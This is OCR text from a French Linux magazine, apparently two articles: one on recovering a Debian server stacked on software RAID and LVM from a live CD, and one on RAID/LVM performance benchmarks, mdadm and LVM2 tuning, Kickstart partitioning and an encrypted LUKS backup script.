Nous avons aussi pensé à revoir le **menu.lst** de Grub pour indiquer le nouveau noyau en dehors de la **AUTOMAGICK KERNELS LIST** et nous avons réinstallé Grub sur le second disque.

4 Catastrophe !

Souvenez-vous, dans l'article du numéro 110, nous indiquions que le fait d'avoir un miroir ne nous protégeait pas d'une fausse manipulation. Une petite erreur dans **/etc/modprobe.d/aliases**, un reboot et c'est la catastrophe. Notre système se fige après ces derniers messages (qui n'ont finalement rien à voir avec le problème) :

```
[   13.876531] PCI: Setting latency timer of device 0000:00:06.0 to 64
[   14.159848] parport_pc 00:0a: reported by Plug and Play ACPI
[   14.159987] parport0: PC-style at 0x378, irq 7 [PCSPP,TRISTATE]
[   14.200067] intel8x0_measure_ac97_clock: measured 52647 usecs
```

Grosse peur ! L'ordinateur a rendu l'âme ? Et, en plus, le miroir fonctionne bien : il n'y a pas de différence selon que nous le lançons sur le premier ou le second disque.

Nous bootons sur un CD live. En l'occurrence, il s'agissait d'un CD d'Ubuntu (version 8.10 *Intrepid Ibex*). Le système monte bien, l'interface graphique arrive. Nous n'avons donc aucun problème sur le matériel. Le problème se situe sur notre Debian, probablement là où nous avons effectué notre dernière modification, dans **/etc/modprobe.d/aliases**. Mais, comment y accéder ? Avec un disque normal, nous aurions simplement monté le système de fichiers ainsi :

```
# mount /dev/sda1 /mnt
```

Mais ici, notre serveur a deux couches intermédiaires entre le disque et le système de fichiers ext3 : le RAID et LVM. Nous allons voir comment accéder au système de fichiers dans ce cas.

La première étape consiste à booter sur un CD live. Dans notre cas, c'est déjà fait. Puis, il faut installer les outils dont nous aurons besoin. Sur Ubuntu 8.10, ils ne sont pas disponibles et il faut les installer depuis un dépôt sur Internet :

```
$ sudo -s
# aptitude install mdadm lvm2
```

Nous allons charger le module noyau **dm-mod** :

```
# modprobe dm-mod
```

Les choses sérieuses commencent ici. Nous allons utiliser une commande magique de **mdadm** pour rechercher nos volumes RAID et les assembler :

```
# mdadm --assemble --scan
mdadm: /dev/md0 has been started with 2 drives.
mdadm: no devices found for /dev/md1
mdadm: /dev/md2 has been started with 2 drives.
```

La simplicité du RAID logiciel Linux vient encore de faire ses preuves ici : nous avons accès à nos volumes grâce à une seule commande. Afficher le contenu de **/proc/mdstat** permet de s'en assurer.

Nous devons maintenant retrouver notre VG et nos LV gérés par LVM. Les commandes **vgscan** et **lvscan** s'en chargent :

```
# vgscan
  Reading all physical volumes.  This may take a while...
  Found volume group "vg00" using metadata type lvm2
# lvscan
  ACTIVE            '/dev/vg00/root' [4,00 GB] inherit
  ACTIVE            '/dev/vg00/home' [1,00 GB] inherit
  ACTIVE            '/dev/vg00/data' [50,00 GB] inherit
```

Il ne reste plus qu'à activer notre VG :

```
# vgchange -a y
  3 logical volume(s) in volume group "vg00" now active
```

Nous sommes maintenant au même point que si nous avions nos systèmes de fichiers directement sur les partitions du disque. Nous sommes même avantagés, car nous savons quelle partition, ou plutôt quel LV, monter. Si nous avions plusieurs systèmes de fichiers directement sur des partitions, nous devrions soit nous rappeler sur quelle partition se trouvait quel système de fichiers. Ici, nous voulons monter la racine, et il s'agit explicitement de **/dev/vg00/root**. Allons-y :

```
# mount /dev/vg00/root /mnt
# ls /mnt
bin   dev   initrd.img  media  proc  selinux  tmp  vmlinuz
boot  etc   lib         mnt    root  srv      usr
cdrom home  lost+found  opt    sbin  sys      var
#
```

Nous pouvons maintenant éditer à nouveau le fichier **aliases**, ici **/mnt/etc/modprobe.d/aliases**. Dans notre cas, la ligne suivante contenait une faute de frappe :

```
alias char-major-61 lirc_i2c
```

Une fois le problème corrigé, démontons le système de fichiers avec **umount**. Nous ne prenons pas la peine de désactiver LVM et le RAID et laissons ce soin à Ubuntu. Cela nous oblige par contre à éteindre proprement le système en cliquant sur le menu ***System***, puis sur ***Shut Down***... Notez que nous aurions même pu nous passer de démonter la partition montée sur **/mnt**.

Nous avons relancé le système comme si de rien n'était, sur un disque dur, et notre chère Debian est repartie, flambant neuve avec son 5.0 tout frais du 14 février dernier.

5 Conclusion

Pour écrire cet article, nous avons installé une distribution Debian dans une machine virtuelle (avec kvm) en reproduisant les conditions qui nous avaient posé problème sur le serveur. C'est ainsi que nous avons pu reprendre les lignes de commandes et surtout leurs résultats.

Grâce à cette machine virtuelle, nous avons pu constater dans un premier temps que l'installation d'un serveur Debian Lenny 5.0 avec des partitions encapsulées dans des volumes LVM, eux-mêmes dans des volumes en miroir RAID logiciel, n'est pas très compliqué pour qui connaît un minimum LVM et les volumes RAID. L'installeur Debian, en mode dit « expert », prend cela en charge (contrairement à Ubuntu avec un CD « *desktop* »).

Nous avons pu constater dans un deuxième temps que si vous voulez vous faire la main avec LVM et **mdadm**, en particulier pour réaliser les opérations décrites dans cet article, vous n'aurez aucun problème en environnement virtuel, du moins avec kvm. Cela vous rassurera peut-être si jamais un problème survenait sur votre machine et que vous deviez réparer.

Cet article montre enfin que LVM et **mdadm**, qui ajoutent chacun une couche de complexité, servent à simplifier le travail de l'administrateur. C'est effectivement vérifié en cas de problème.

Références

- Debian : **http://www.debian.org**
- Debian Lenny, notes de publication : **http://www.debian.org/releases/stable/i386/release-notes/index.fr.html**

Auteur : Yves Mettier

Auteur de C en action paru chez O'Reilly
Auteur du guide de survie Langage C paru chez Pearson

La souplesse du RAID logiciel

Le précédent article abordait quelques techniques logicielles pour implémenter des miroirs et des réplications, à l'aide de mdadm ou de LVM.
Cet épisode va concerner les performances, la combinaison du RAID et de LVM avec quelques comparatifs, ainsi que des pistes d'optimisation et un peu de prospective au sujet du device-mapper avec une nouvelle cible : dm-replicator.

Auteur

- Laurent Gautrot

1 Performances

1.1 Présentation de la machine de test

S'il est facile de tester de telles fonctionnalités à l'aide de quelques *loop devices*, il est beaucoup plus intéressant d'observer le comportement du *device mapper* et du RAID logiciel sur une vraie machine, avec des vrais disques. Fort heureusement, une machine m'a été gracieusement prêtée. Merci Olivier !

Voici un aperçu des disques disponibles :

```
% sudo fdisk -l 2>&1|perl -lne'm|^Dis.* /dev/
sd[a-z]:| && print'
Disk /dev/sda: 400.0 GB, 400088457216 bytes
Disk /dev/sdb: 400.0 GB, 400088457216 bytes
Disk /dev/sdc: 500.1 GB, 500107862016 bytes
Disk /dev/sdd: 500.1 GB, 500107862016 bytes
Disk /dev/sde: 500.1 GB, 500107862016 bytes
Disk /dev/sdf: 500.1 GB, 500107862016 bytes
Disk /dev/sdg: 320.0 GB, 320072933376 bytes
Disk /dev/sdh: 320.0 GB, 320072933376 bytes
```

La version de LVM est la suivante :

```
% echo version | sudo lvm
lvm>  LVM version:     2.02.33 (2008-01-31)
  Library version: 1.02.24 (2007-12-20)
  Driver version:  4.13.0
lvm>
Le device-mapper porte la version 1.02.24, et le noyau
Linux est un 2.6.25.9.
```

Quelques autres caractéristiques de la machine de test...

```
% tail -24  /proc/cpuinfo
processor: 7
…
model name : Dual-Core AMD Opteron(tm) Processor 8218
stepping : 3
cpu MHz : 1000.000
cache size : 1024 KB
physical id : 3
siblings : 2
core id : 1
cpu cores: 2
…
bogomips : 2009.88
clflush size : 64
% free -m
             total       used       free     shared    buffers     cached
Mem:          3352        547       2805          0         48        439
-/+ buffers/cache:         59       3293
Swap:         1983          0       1983
```

1.2 Benchmarks

Pour comparer les performances des technologies abordées ici, j'ai procédé à un certain nombre de tests de performance. J'ai utilisé à ces fins les outils Bonnie++ 1.03 **[1]** et iozone 3.239 **[2]**.

Les tests portaient sur des systèmes de fichiers ou des périphériques en mode bloc qui présentaient une volumétrie comparable de 100 Gio, mais des caractéristiques différentes.

Treize configurations ont été comparées. Les résultats complets sont consultables en ligne. **[3]**

- **partition**

  Le périphérique bloc est une partition de 100 Gio sur les cylindres extérieurs d'un disque.

- **lv**

  Le périphérique bloc est un volume logique LVM2 simple qui comporte un seul segment sur les mêmes limites que la partition de 100 Gio.

- **lvmirrordisknosync**

  Un volume logique en miroir avec deux membres de 100 Gio, pour lequel la synchronisation initiale n'est pas terminée. Les tests démarrent immédiatement après la création du volume logique.

Le journal de synchronisation est sur disque (un troisième volume physique sur un troisième disque).

- **lvmirrordisksync**

  Un volume logique en miroir avec deux membres de 100 Gio, pour lequel le test démarre à la fin de la synchronisation initiale.

  Le journal de synchronisation est sur disque.

- **lvmirrormemnosync**

  Un volume logique en miroir, avec journal en mémoire, mais non synchronisé.

- **lvmirrormemsync**

  Idem, mais la synchronisation est terminée.

- **mdadm1device**

  Une grappe de RAID 1 logiciel avec un seul membre (!)

- **mdadm1device+lv**

  Un volume logique sur une grappe de RAID 1 logiciel avec un seul membre.

- **mdadm2devices+lvnosync**

  Un volume logique sur une grappe de RAID 1 logiciel avec deux membres non synchronisés.

- **mdadm2devicesnosync**

  Une simple grappe de RAID 1 logiciel non synchronisée.

- **mdadm2devicessync**

  Une grappe de RAID 1 logiciel synchronisée.

- **manualmapping**

  Le périphérique bloc est un *mapping* réalisé à l'aide d'une table manuelle impliquant la cible `dm-mirror`, sur deux partitions de 100 Gio sur les premiers cylindres de deux disques.

Après avoir exécuté à plusieurs reprises ces tests, et après décorticage des données, je dois reconnaître que je n'ai pas de réponse ou de conseil tout prêt à l'emploi pour plusieurs raisons :

- Les tests en général ne correspondent qu'à des cas théoriques d'utilisation du système. Dans la vraie vie, on n'envoie pas constamment des requêtes de lecture de blocs de même taille, mais les requêtes mélangent à la fois des accès en lecture et en écriture, et les volumes des requêtes varient.

- Pour ces tests, la machine était pratiquement dédiée à cet usage, et aucune autre activité n'est venue contrarier les accès en lecture ou en écriture. Il y a fort à parier qu'en conditions réelles, des accès viendraient « polluer » les débits lors de l'exécution de tâches planifiées, par exemple.

- Les combinaisons de partitions, volumes logiques et grappes de RAID sont possibles dans (presque) n'importe quel ordre (presque) sans contrainte. Si, pour des contraintes d'exploitation, on décide d'un type d'empilement plutôt que d'un autre, et sauf à tomber dans un cas particulièrement défavorable, on n'aura pas à rougir de n'avoir pas choisi le modèle le plus flatteur sur le papier. Une facilité d'administration peut bien compenser une baisse de performances de 2%.




Fig. 1 : Comparatif des performances de différents miroirs

Néanmoins, voici un graphique qui tend à montrer qu'il n'y a pas beaucoup de différences entre les variantes. Ce graphique a été obtenu à partir des données collectées lors des tests. Évidemment, à partir de la définition des cas de tests, on imagine tout de même que certains cas seront particulièrement pénalisants. Il s'agit des tests lancés sur des miroirs non synchronisés.

2 Quelques pistes d'optimisations

L'accès aux sous-systèmes lents comme les disques peut être optimisé à de nombreux niveaux. Les quelques options énumérées ci-après ne constituent en rien une protection ultime contre les dégradations de performances, mais peuvent permettre de limiter les accès aux disques.

Ce qui suit n'est qu'une liste de pistes à envisager dans le cas de l'utilisation de RAID logiciel ou de miroirs basés sur LVM ou d'architectures combinant les deux.

En aucun cas, les réglages suggérés ne peuvent être considérés comme des solutions définitives à tous les problèmes de performances.

La meilleure méthode pour obtenir les meilleurs résultats est toujours :

- comprendre le système à optimiser ;
- surveiller/collecter des mesures ;

- procéder à un réglage à la fois et retourner à l'étape précédente ;
- documenter.

C'est long, parfois pénible, mais c'est payant.

2.1 Réglage de mdadm

Certaines options ne sont pas activées par défaut, mais peuvent entraîner des gains significatifs de performance ou de temps de synchronisation.

La documentation est lisible principalement dans la page de manuel de **mdadm** **[3]**.

- **--intent-bitmap**

  L'analogie la plus évidente pour l'*intent bitmap* est celle du journal dans un système de fichiers journalisé. Certes, il s'agit d'une *bitmap*, mais son but est de référencer les parties modifiées dans la grappe de RAID. L'avantage immédiat de cette option est que les reconstructions du RAID ne portent que sur des portions de la grappe et sont incomparablement plus rapides.

  La carte des portions modifiées peut être stockée sous la forme d'un fichier sur un système de fichiers externe (ext2 ou ext3, pas de créativité) ou dans les métadonnées de la grappe de RAID. À ce moment-là, chaque membre de la grappe hérite d'une copie.

  Il est évident que si la bitmap est dans un fichier, ce dernier ne doit pas être situé sur un système de fichiers stockés sur la grappe en question (poule ou œuf ?).

- **--bitmap-chunk**

  Dans la bitmap, on fait référence à l'aide d'un bit à une portion des disques. La taille de cette portion est paramétrable. Elle est calculée pour optimiser l'espace disponible. La taille de la bitmap peut être réglée pour découper des morceaux plus ou moins importants, et donc entraîner la resynchronisation de morceaux selon les mêmes conditions.

```
% sudo mdadm -C /dev/md1 \
    --bitmap=internal --bitmap-chunk=16 \
    --level=1 --raid-devices=2 \
    /dev/sdc1 /dev/sdd1
```

  Normalement, la taille des bitmap-chunk est calculée automatiquement pour une bitmap interne. Si la taille est inappropriée, elle sera refusée, et la grappe ne sera pas créée.

  L'utilisation d'une bitmap est visible dans la sortie de **/proc/mdstat**.

```
% cat /proc/mdstat
Personalities : [raid1]
md1 : active raid1 sdb1[1] sdc1[0]
      97667072 blocks [2/2] [UU]
      bitmap: 0/187 pages [0KB], 256KB chunk

unused devices: <none>
```

- **--write-mostly**

  Comme le RAID logiciel permet justement de créer des miroirs entre des disques différents, avec des caractéristiques différentes, voire des bus différents, on peut facilement avoir dans une grappe des disques rapides et des disques lents. Évidemment, la synchronisation en pâtira.

  Il est possible d'utiliser une option lors de l'ajout de grappes de RAID pour limiter la lecture et favoriser l'écriture :

```
% sudo mdadm --add /dev/md1 --write-mostly /dev/sdb1
mdadm: added /dev/sdb1
```

  On peut aussi créer directement la grappe de RAID avec ses membres directement marqués pour une utilisation préférentielle en écriture.

```
% sudo mdadm -C /dev/md1 -l1 -n2 /dev/sdc1 --write-mostly /dev/sdb1
mdadm: array /dev/md1 started.
```

  La sortie suivante fait apparaître le **write-mostly** pour le volume **/dev/sdb1** (mention « **(W)** »)

```
% cat /proc/mdstat
Personalities : [raid1]
md1 : active raid1 sdb1[1](W) sdc1[0]
      97667072 blocks [2/2] [UU]
      bitmap: 0/187 pages [0KB], 256KB chunk
```

  Une manière très rapide de déterminer des différences de taux de transferts entre des disques est d'utiliser tout simplement :

```
% sudo hdparm -Tt /dev/sdb

/dev/sdb:
 Timing cached reads:   994 MB in  2.00 seconds = 496.61 MB/sec
 Timing buffered disk reads:  200 MB in  3.02 seconds =  66.15 MB/sec
% sudo hdparm -Tt /dev/sdc

/dev/sdc:
 Timing cached reads:   1186 MB in  2.00 seconds = 593.13 MB/sec
 Timing buffered disk reads:  188 MB in  3.02 seconds =  62.16 MB/sec
```

- **--write-behind**

  Cet autre paramètre permet de régler le nombre de requêtes en attente. Il peut être augmenté pour regrouper davantage de requêtes, par exemple, et limiter ainsi les visites sur les disques lents. On voit bien la corrélation avec le paramètre **--write-mostly**. Effectivement, c'est pour des interconnexions lentes que **--write-behind** prend tout son sens, par exemple, pour synchroniser deux volumes dont un est sur un disque local et un autre est accessible à travers le réseau.

```
% sudo mdadm --create /dev/md1 --bitmap=internal --level=raid1 \
--raid-devices=2 \
  /dev/sdc1 \
  --write-mostly /dev/sdb1 \
  --write-behind=512
```

  --write-behind n'est applicable qu'au RAID 1, et une intent bitmap doit être configurée.

Enfin, quelques autres paramètres existent pour le découpage en portions de taille variable (*chunk*). Ces réglages peuvent aussi avoir un impact sur les performances.

ENVIE D'OBTENIR PLUS DE VOTRE GNU/LINUX ?

LINUX PRATIQUE 53

ESSAYEZ DEBIAN 5.0 !

AU SOMMAIRE...

DISPONIBLE DÈS LE 30 AVRIL 2009
CHEZ VOTRE MARCHAND DE JOURNAUX

En plus de ces paramètres manipulables en espace utilisateur, on trouve aussi quelques réglages dans le noyau à régler à l'aide de `sysctl` ou d'entrées de `/sys`.

Si l'on suit le syslog, lors d'une synchronisation, certains débits prévisionnels sont annoncés. Elles sont bien entendu modifiables :

```
% for edge in min max;sysctl dev/raid/speed_limit_$edge
dev.raid.speed_limit_min = 1000
dev.raid.speed_limit_max = 200000
% sudo sysctl dev/raid/speed_limit_min=500
% for edge in min max;sysctl dev/raid/speed_limit_$edge
dev.raid.speed_limit_min = 500
dev.raid.speed_limit_max = 200000
```

Note

La syntaxe de la boucle **for** en *shell* sans **do...;done** est du **zsh**, bien entendu.

Un certain nombre d'autres informations et paramètres sont disponibles sous `/sys/block/md*`. Toutes ces entrées sont décrites dans le fichier `md.txt` de la documentation du noyau Linux. **[4]**

Ces paramètres sont très intéressants parce qu'ils ont un impact beaucoup plus ciblé que les deux seuls paramètres de `/proc/sys/dev/raid`.

2.2 Réglage de LVM2

Quelques paramètres très intéressants permettent d'améliorer les performances de volumes logiques en miroir.

- **--readahead**

  Avec en argument une valeur numérique, `auto` ou `none`, on spécifie un nombre de secteurs à lire en avance. Comme toujours dans ce type d'optimisations, les requêtes de lectures étant plus conséquentes, il faudra disposer de davantage de mémoire pour utiliser efficacement les secteurs lus.

- **--mirrorlog**

  Quand on utilise LVM pour créer des volumes en miroir ou convertir un volume logique pour ajouter une copie, il y a deux options pour le journal.

  Il peut être stocké sur disque dans un petit volume physique dédié. Cela impose de créer un volume physique supplémentaire, mais les synchronisations sont persistantes. Néanmoins, le *log* devrait être idéalement placé sur un autre disque que les disques supportant les faces du miroir.

  Le log peut aussi être en mémoire (*core log*) auquel cas la mise en place est facilitée, parce qu'il n'y a pas besoin de créer un volume physique supplémentaire, ni de l'introduire dans le groupe de volume, mais c'est au détriment des temps de resynchronisation lors de l'activation du volume logique. En effet, lors d'un redémarrage ou d'un `vgchange -an` suivi d'un `vgchange -ay`, le miroir doit être intégralement synchronisé. Sur des très gros miroirs, cette opération peut être longue.

- **--regionsize**

  C'est un équivalent de l'intent bitmap pour limiter des resynchronisations sur des régions de petite taille. La taille est exprimée en Mo. Comme pour l'intent-bitmap, avec une petite taille de région, on peut gagner pour des petites écritures, mais les écritures volumineuses seront pénalisées parce qu'il y aura plus de visites des disques et une consommation de CPU plus importante.

Comme pour le RAID logiciel, il est possible d'utiliser des tailles de chunk particulières. Il est aussi possible de spécifier un nombre de bandes (`--stripes`) et une taille de bandes (`--stripesize`) particulière.

Pour les groupes de volumes, la taille des *physical extents* est réglable. Généralement, on la modifie surtout pour pouvoir adresser des tailles de volumes physiques. Le défaut de LVM est 4 Mo (ce qui fait 256 Go à raison de 65534 PE par groupe de volumes). Certaines distributions Linux comme Fedora, RHEL et ses dérivés utilisent par défaut une taille de PE de 32 Mo (soit 2 To pour un VG).

3 Derniers conseils

La sauvegarde de la configuration du RAID peut être effectuée à l'aide de l'une des commandes ci-après, en fonction de votre distribution.

```
% sudo sh -c 'mdadm --examine --scan > /etc/mdadm.conf'
% sudo sh -c 'mdadm --examine --scan > /etc/mdadm/mdadm.conf'
```

La page de manuel de `mdadm.conf(5)` propose quelques exemples. Il est très facile pour un administrateur d'écrire un fichier de configuration à partir de rien.

```
echo 'ARRAY /dev/md1 devices=/des/sdb1,/dev/sdc1' > /etc/mdadm.conf
```

Mais, l'avantage de `mdadm --examine --scan` est qu'il utilise les UUID des superblocs de RAID pour l'assemblage à la place des noms de périphériques, ce qui est beaucoup plus fiable dans le cas de changement de noms des disques, même si une ou plusieurs règles `udev` permettent de stabiliser le nommage entre les redémarrages.

Les versions récentes de `mdadm` n'utilisent plus `/etc/raidtab`.

Si vous envisagez d'utiliser des partitions de disques avec `mdadm`, pensez à changer l'identifiant de partition à `fd` (*Linux raid autodetect*) à l'aide de votre outil de partitionnement favori.

En effet, pour certaines distributions, la détection et l'assemblage des grappes de RAID sont réalisés dans un script d'initialisation du système, comme `/etc/rc.d/rc.sysinit`. Les méthodes « divinatoires » pour détecter la présence de grappes de RAID peuvent porter sur une configuration explicite telle que décrite précédemment, mais la détection peut aussi être tout simplement basée sur les identifiants de partitions.

Pour les « ceinture et bretelles », on peut bien entendu combiner les deux.

Dans le cas où vous n'avez pas sauvegardé la configuration, tout n'est pas perdu. On peut assembler les grappes de RAID manuellement à l'aide d'une commande comme :

```
mdadm --assemble --scan
```

Mais, une autre solution est envisageable, qui permet de spécifier sur la ligne de commandes du noyau les informations concernant le RAID. Cette méthode est décrite dans **Documentation/md.txt** **[4]**.

La configuration de LVM est stockée dans **/etc/lvm**. Elle est par ailleurs détectée lors des changements d'état des objets LVM. Il n'y a donc normalement pas d'opération particulière à réaliser pour la maintenir.

4 Combinaison de RAID logiciel et de LVM

Le RAID logiciel de Linux est très performant. Il possède en outre des fonctionnalités pour remplacer des périphériques défectueux en cas de panne à l'aide des groupes de *spare*, ce qui fait qu'une grappe peut être réparée automatiquement si des périphériques de secours sont disponibles d'avance.

LVM dans le même temps est très souple pour les redimensionnements, migrations de données, etc.

En combinant les deux, on doit pouvoir obtenir un système à la fois performant et souple.

Fort heureusement, le device-mapper est bien intégré dans la plupart des distributions. Certaines proposent d'ailleurs un schéma de partitionnement utilisant LVM par défaut. Il faut parfois torturer son système pour le contraindre à empiler du LVM sur du RAID logiciel. C'est un peu le cas dans l'installeur de Debian qui ne propose pas facilement cette fonctionnalité, même s'il est possible de le réaliser avec un interpréteur de commandes au cours de l'installation.

L'avantage considérable de l'empilement de LVM sur RAID tient d'abord aux performances du RAID ainsi que sa facilité de migration de données. En cas de migration sur des périphériques RAID plus grands, il est toujours possible d'utiliser les commandes **mdadm --grow ... --size=max** suivies d'un **pvresize**. Le rechargement d'une table de partition à l'aide de **partprobe** (fourni dans le paquet **parted**) ne fonctionne que si les périphériques ne sont pas utilisés. Avec une couche supplémentaire entre le volume physique et le périphérique, on introduit certes une indirection avec peut-être une légère dégradation de performance.

En termes de souplesse et de performances, grâce à une intent-bitmap, on peut à la fois se permettre de ne resynchroniser que des petites portions en cas de nécessité, mais aussi utiliser les *write-behind* et *write-mostly*.

Enfin, si on utilise uniquement des UUID comme référence dans la configuration du RAID, il est facile de transporter les périphériques, même quand le nommage n'est pas complètement prévisible entre deux redémarrages. Les métadonnées du RAID ainsi que celles du LVM sont sauvegardées sur disque, en plus d'être détectées au démarrage (**mdadm --examine --scan**, **pvscan**, etc.).

Pour conserver une copie de la configuration du RAID, on peut faire :

```
mdadm --examine --scan > /etc/mdadm.conf
```

ou

```
mdadm --examine --scan > /etc/mdadm/mdadm.conf
```

Dans une distribution comme Fedora, l'installeur **anaconda** utilise lors d'une installation graphique un outil de partitionnement qui permet la configuration du RAID, et éventuellement l'utilisation de LVM sur du RAID. L'inverse est aussi possible, d'ailleurs.




Fig. 2 : Création de la grappe RAID




Fig. 3 : Information sur le Volume Group

Comme il est aussi possible de scripter l'installation avec Kickstart, on obtiendrait un résultat comme ce qui suit. L'exemple ne comporte que la partie de partitionnement.

```
bootloader --location=partition --driveorder=sda,sdb
clearpart --all --drives=sda,sdb
part raid.15 --size=100
part raid.16 --size=100 --ondisk=sdb
part raid.24 --size=100 --grow --ondisk=sdb
part raid.23 --size=100 --grow --ondisk=sda
part raid.19 --size=100 --grow --maxsize=50000
part raid.18 --size=100 --grow --maxsize=50000
raid /boot --fstype ext3 --level=RAID1 --device=md1 raid.15 raid.16
raid pv.22 --fstype "physical volume (LVM)" --level=RAID1 --device=md2
raid.19 raid.18
raid pv.25 --fstype "physical volume (LVM)" --level=RAID1 --device=md3
raid.23 raid.24
volgroup sys  --pesize=32768 pv.22
volgroup data --pesize=32768 pv.25
logvol /srv    --fstype ext3 --name=srv    --vgname=sys  --size=4992
logvol /tmp    --fstype ext3 --name=tmp    --vgname=sys  --size=1984
logvol /usr    --fstype ext3 --name=usr    --vgname=sys  --size=2976
logvol /       --fstype ext3 --name=root   --vgname=sys  --size=2976
logvol /var    --fstype ext3 --name=var    --vgname=sys  --size=4992
logvol /home   --fstype ext3 --name=home   --vgname=data --size=480
logvol /export --fstype ext3 --name=export --vgname=data --size=49984
```

Dans cet exemple, le partitionnement consiste en une série d'opérations qui pourraient être réalisées avec les commandes suivantes :

```
# sfdisk /dev/sda<EOT
# partition table of /dev/sda
unit: sectors

/dev/sda1 : start=       63, size=   208782, Id=fd, bootable
/dev/sda2 : start=   208845, size=209969550, Id=fd
/dev/sda3 : start=210178395, size=102398310, Id=fd
/dev/sda4 : start=        0, size=        0, Id= 0
EOT
# sfdisk -d /dev/sda | sfdisk /dev/sdb
# for i in 1 2 3 ; do mdadm -C /dev/md$i -n2 -l1 /dev/sd{a,b}$i ; done
# pvcreate /dev/md{2,3}
# vgcreate sys /dev/md2
# vgcreate data /dev/md3
# lvcreate -n root -L3G sys
# lvcreate -n var -L5G sys
# lvcreate -n srv -L5G sys
# lvcreate -n usr -L3G sys
# lvcreate -n tmp -L2G sys
# lvcreate -n export -L20G data
# lvcreate -n home -L500M data
… ici commencent les créations de systèmes de fichiers et les montages …

=head1 Utilisation du I<device-mapper>
```

Si LVM et ses commandes en espace utilisateur sont agréables et plutôt bien documentées, il s'appuie sur le device-mapper de Linux.

La force du device-mapper tient au nombre de cibles disponibles et la possibilité d'empiler les mappings. Il est tout à fait possible de configurer un système de fichiers sur un volume crypté avec *luks* **[5]** d'un fichier monté en boucle sur un volume logique LVM sur une grappe de RAID logiciel sur deux partitions. Dans une telle configuration, il y a au moins 3 invocations du device-mapper. Si certaines opérations sont automatisées au moment de l'initialisation du système, la configuration qui précède nécessiterait certainement un script pour fonctionner. Pour être tout à fait honnête, je réalise mes sauvegardes de cette manière.

Voici le script que j'utilise pour mes sauvegardes :

```
#!/bin/sh

# This scripts eases the process of safe backup on an encrypted FS
# using dm-crypt/cryptsetup/luks

IMAGEFILE=/media/disk/backup/$USER.img
MOUNTPOINT=/media/disk/backup/$USER
MAPPINGNAME=backup-$USER
NODEPATH=/dev/mapper/$MAPPINGNAME

function getdev {
  LOOPDEVICE=$( sudo losetup -a|perl -lne "next unless /$USER\.
img/;s|^(/dev/loop\d+).*\$|\$1|; print" )
  # echo using loop-device $LOOPDEVICE
}

case $1 in
  prepare)
     echo 'WARNING!!! THIS WILL CREATE EN EMPTY VOLUME FOR BACKUP.'
     echo 'ANY DATA AT THIS PLACE WILL BE OVERWRITTEN!'
     exit 1
     # Normally this would be created with the following procedure
     # dd bs=1G count=5 $IMAGEFILE
     # sudo losetup -f $IMAGEFILE
     # cryptsetup --verbose --verify-passphrase luksFormat $LOOPDEVICE
     # sudo losetup -a|perl -lne "next unless
     # /$USERNAME\.img/;s|^(/dev/loop\d+).*\$|\$1|; print"
     # cryptsetup luksOpen $LOOPDEVICE $MAPPINGNAME
     # mke2fs -j $NODEPATH
     # mkdir $MOUNTPOINT
     # mount $NODEPATH $MOUNTPOINT
     # rsync -av $HOME/ $MOUNTPOINT/
  ;;
  mount)
     getdev
     if [ -z $LOOPDEVICE ]
     then
        sudo losetup -f $IMAGEFILE
        getdev
     fi
     sudo cryptsetup luksOpen $LOOPDEVICE $MAPPINGNAME
     sudo mount $NODEPATH $MOUNTPOINT
  ;;
  umount)
     getdev
     sudo umount $MOUNTPOINT
     sudo cryptsetup luksClose $MAPPINGNAME
     sudo losetup -d $LOOPDEVICE
  ;;
  backup)
     rsync --delete --exclude lost+found -av $HOME/ $MOUNTPOINT/
  ;;
  *)
     echo "usage: $0 "
  ;;
esac
```

